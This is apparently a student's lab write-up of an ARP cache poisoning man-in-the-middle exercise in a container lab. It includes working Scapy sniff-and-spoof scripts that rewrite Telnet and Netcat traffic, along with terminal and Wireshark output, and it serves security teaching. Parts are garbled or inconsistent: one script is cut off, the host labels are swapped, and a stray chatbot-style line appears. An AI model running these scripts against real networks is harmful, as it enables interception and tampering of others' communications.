3 packets transmitted, 3 received, +2 errors, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.129/1.993/5.722/2.636 ms
root@1de4f1e900e7:/#
```

On host machine B:



Results:

- After enabling IP forwarding, successful ping communication was observed between A and B.
- Wireshark results showed ICMP packets indicating successful communication.




Step-4:

Launch man in the middle attack

Host M, positioned as a man-in-the-middle, aimed to intercept Telnet communication between A and B. A sniff-and-spoof program was implemented to capture TCP packets and modify the payload.

Turn on telnet on A with ip forwarding enabled and running the script from M:



Now turn off ip_forwarding

Run the sniff script from M

Sniff_spoof.py

```python
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)


        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            data = data.decode()
            newdata = re.sub(r'[a-zA-Z]',r'Z',data)
            print(data + "->" + newdata)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)
f = 'tcp and (ether src 02:40:0a:09:00:05 or ether src 02:40:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```

Certainly, here's the explanation of the provided script without including the code:


1. Packet Filtering:
   - The script utilized Scapy's `sniff` function to capture TCP packets.

2. Packet Modification:
   - For packets from Host A to Host B, the payload (TCP data) was modified by replacing alphabetical characters with 'Z'.
   - The original and modified payload were printed for each packet.
   - The modified packets were sent to their destination using Scapy.

3. Packet Forwarding:
   - For packets from Host B to Host A, the script forwarded the packets without making any changes.

4. Verbose Mode:
   - The `verbose` parameter in the `send` function was configured as `False` to suppress unnecessary output.

This script, when executed, captured and modified TCP packets, specifically altering the payload for packets traveling from Host A to Host B. The original and modified payload content was printed for analysis.




When we try to run anything in A everything is turned into zzzz.:

On M:

```
root@09af22b7e30f:/volumes# python3 sniff_spoof.py
f -> Z
o -> Z
u -> Z
n -> Z
d -> Z
```

Results:
- IP forwarding was turned off on Host M using the command `# sysctl net.ipv4.ip_forward=0` after establishing the Telnet connection.
- The provided sniff-and-spoof program was used, capturing and spoofing TCP packets between A and B.



Observation during Telnet Session

Telnet was initiated from A to B, and the sniff-and-spoof program was used to intercept and modify TCP packets between them.

Results:
- Characters typed on A's Telnet window were intercepted by Host M.
- The payload modification part of the program was implemented to replace each typed character with a fixed character (e.g., 'Z').
- The Telnet session displayed the modified character ('Z') for every key stroke on A's window.

In summary, the ARP cache poisoning attack successfully positioned Host M as a man-in-the-middle, allowing interception and modification of Telnet data between Hosts A and B. The implemented sniff-and-spoof program effectively captured and modified TCP packets, achieving the desired MITM attack scenario.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Step 1: Launch the ARP Cache Poisoning Attack

Similar to Task 2, Host M initiated an ARP cache poisoning attack on both Hosts A and B, manipulating their ARP caches. This involved sending ARP packets to create fake mappings between B's IP address and M's MAC address in A's ARP cache, and A's IP address and M's MAC address in B's ARP cache.

```
~/Downloads/Labsetup/volumes
v python3
l import *


0.5"
2:0a:09:00:05"
0.6"
2:0a:09:00:06"
(pkt):
P].src == IP_A and pkt[IP].dst == IP_B:
kt = IP(bytes(pkt[IP]))
newpkt.chksum)
newpkt[TCP].payload)
newpkt[TCP].chksum)


kt[TCP].payload:
data = pkt[TCP].payload.load # The original payload data
newdata = data.replace(b'shravya', b'AAAAAAA')
print(str(data) + "==>" + str(newdata))
newpkt[IP].len = pkt[IP].len + len(newdata) -len(data)
send(newpkt/newdata, verbose=False)
:
send(newpkt, verbose=False)
[IP].src == IP_B and pkt[IP].dst == IP_A:
kt = IP(bytes(pkt[IP]))
newpkt.chksum)
newpkt[TCP].chksum)
(newpkt, verbose=False)
(ether src 02:40:0a:09:00:05 or ether src 02:40:0a:09:00:06)
ilter=f, prn=spoof_pkt)
```

1. Packet Filtering:
   - The script utilized the `sniff` function with a filter (`f`) to capture only TCP packets with source MAC addresses corresponding to Host A and Host B.

2. Packet Modification: - The `spoof_pkt` function was invoked for each captured packet meeting the filtering criteria.
   - For packets from A to B, the payload (TCP data) was modified by replacing occurrences of "shravya" with "AAAAAAA".
   - The modified packet was then sent using Scapy.
3. Packet Forwarding:
   - For packets from B to A, the script forwarded the packet without making any changes.
4. Length Adjustment:
   - The script adjusted the length of the IP layer to accommodate the modification in the payload.
5. Verbose Mode:

   - The `verbose` parameter in the `send` function was set to `False` to suppress unnecessary output.
6. Printing:
   - The script printed the original and modified payload data for packets from A to B.

The use of `bytes(pkt[IP])` to create a new IP layer was noted, although Scapy provides more convenient methods for packet modification, such as `copy` or `IP(pkt[IP])`.

Results:
- ARP cache on A and B were successfully poisoned, creating fake mappings between IP addresses and MAC addresses.

Step 2: Establish Netcat Connection

Following the successful ARP cache poisoning, a Netcat TCP connection was established between Hosts A and B. The Netcat server was started on Host B, listening on port 9090, and the Netcat client on Host A connected to Host B on port 9090.

```bash
# On Host B (server)
nc -lp 9090

# On Host A (client)
nc 10.9.0.6 9090
```

Results:
- A TCP connection was established between A and B using Netcat.

Step 3: Intercept and Modify Netcat Data

Host M aimed to intercept and modify the data exchanged between A and B using a sniff-and-spoof program similar to Task 2.

Results:
- The sniff-and-spoof program was executed on Host M, capturing and modifying TCP packets exchanged between A and B.
- The payload modification was implemented to replace occurrences of the user's first name with a sequence of 'A's, ensuring the same sequence length to maintain TCP sequence integrity.

On host machine A:

```
seed@VM: ~
root@8158da15042e:/# nc -lp 9090
AAAAAAA
found
nyu
AAAAAAA
```

On host machine B:

```
seed@VM: ~
root@1de4f1e900e7:/# nc 10.9.0.6 9090
shravya
found
nyu
shravya
```

On host machine M:

```
seed@VM: ~
root@09af22b7e30f:/volumes# python3 sniff_spoof.py
b'shravya\n' ==> b'AAAAAAA\n'
b'found\n' ==> b'found\n'
b'nyu\n' ==> b'nyu\n'
b'shravya\n' ==> b'AAAAAAA\n'
```

```
87850 2023-11-19 01:31… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87848#1] 9090 → 41030 [ACK] Seq=418976455 Ack=30…
87851 2023-11-19 01:33… 10.9.0.5     10.9.0.6     TCP      66 41030 → 9090 [FIN, ACK] Seq=3000831377 Ack=418976455 Win=6425…
87852 2023-11-19 01:33… 10.9.0.6     10.9.0.5     TCP      66 9090 → 41030 [FIN, ACK] Seq=418976455 Ack=3000831378 Win=6515…
87853 2023-11-19 01:33… 10.9.0.5     10.9.0.6     TCP      66 41030 → 9090 [ACK] Seq=3000831378 Ack=418976456 Win=64256 Len…
87854 2023-11-19 01:33… 10.9.0.5     10.9.0.6     TCP      66 [TCP Out-Of-Order] 41030 → 9090 [FIN, ACK] Seq=3000831377 Ack…
87855 2023-11-19 01:33… 10.9.0.6     10.9.0.5     TCP      66 [TCP Retransmission] 9090 → 41030 [FIN, ACK] Seq=418976455 Ac…
87856 2023-11-19 01:33… 10.9.0.5     10.9.0.6     TCP      66 41030 → 9090 [ACK] Seq=3000831378 Ack=418976456 Win=64256 Len…
87889 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 41032 → 9090 [SYN] Seq=2874518828 Win=64240 Len=0 MSS=1460 SA…
87890 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      74 9090 → 41032 [SYN, ACK] Seq=2718072967 Ack=2874518829 Win=651…
87891 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      66 41032 → 9090 [ACK] Seq=2874518829 Ack=2718072968 Win=64256 Le…
87892 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Out-Of-Order] 41032 → 9090 [SYN] Seq=2874518828 Win=6424…
87893 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Out-Of-Order] 41032 → 9090 [SYN] Seq=2874518828 Win=6424…
87894 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      74 [TCP Retransmission] 9090 → 41032 [SYN, ACK] Seq=2718072967 A…
87895 2023-11-19 01:34… 10.9.0.105   10.9.0.6     ICMP    102 Redirect             (Redirect for host)
87896 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      74 [TCP Retransmission] 9090 → 41032 [SYN, ACK] Seq=2718072967 A…
87897 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      66 41032 → 9090 [ACK] Seq=2874518829 Ack=2718072968 Win=64256 Le…
87898 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      66 [TCP Dup ACK 87897#1] 41032 → 9090 [ACK] Seq=2874518829 Ack=2…
87899 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Out-Of-Order] 41032 → 9090 [SYN] Seq=2874518828 Win=6424…
87900 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      74 [TCP Retransmission] 9090 → 41032 [SYN, ACK] Seq=2718072967 A…
87901 2023-11-19 01:34… 10.9.0.105   10.9.0.6     ICMP    102 Redirect             (Redirect for host)
87902 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      66 41032 → 9090 [ACK] Seq=2874518829 Ack=2718072968 Win=64256 Le…
87955 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 41032 → 9090 [PSH, ACK] Seq=2874518829 Ack=2718072968 Win=642…
87958 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Retransmission] 41032 → 9090 [PSH, ACK] Seq=2874518829 A…
87959 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      66 9090 → 41032 [ACK] Seq=2718072968 Ack=2874518837 Win=65152 Le…
87962 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87959#1] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
87965 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
87966 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87959#2] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
87968 2023-11-19 01:34… 10.9.0.5     10.9.0.6     TCP      74 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
87972 2023-11-19 01:34… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87959#3] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
87981 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      78 41032 → 9090 [PSH, ACK] Seq=2874518837 Ack=2718072968 Win=642…
87982 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      78 [TCP Retransmission] 41032 → 9090 [PSH, ACK] Seq=2874518837 A…
87983 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      66 9090 → 41032 [ACK] Seq=2718072968 Ack=2874518849 Win=65152 Le…
87984 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87983#1] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
87985 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      78 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
87986 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87983#2] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
87987 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      78 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
87988 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      66 [TCP Dup ACK 87983#3] 9090 → 41032 [ACK] Seq=2718072968 Ack=2…
88003 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      80 41032 → 9090 [PSH, ACK] Seq=2874518849 Ack=2718072968 Win=642…
88004 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      66 9090 → 41032 [ACK] Seq=2718072968 Ack=2874518863 Win=65152 Le…
88005 2023-11-19 01:35… 10.9.0.5     10.9.0.6     TCP      80 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
88006 2023-11-19 01:35… 10.9.0.6     10.9.0.5     TCP      80 [TCP Spurious Retransmission] 41032 → 9090 [PSH, ACK] Seq=287…
```

Observation during Netcat Session

During the Netcat session between A and B, the sniff-and-spoof program intercepted and modified TCP packets.

Results:
- Messages typed on A's Netcat window were intercepted by Host M.
- Occurrences of the user's first name in the messages were successfully replaced with a sequence of 'A's.
- The Netcat session displayed the modified messages, demonstrating successful interception and modification.

In summary, the ARP cache poisoning attack allowed Host M to intercept and modify Netcat data exchanged between Hosts A and B. The implemented sniff-and-spoof program effectively captured and modified TCP packets, achieving the desired MITM attack scenario with Netcat communication.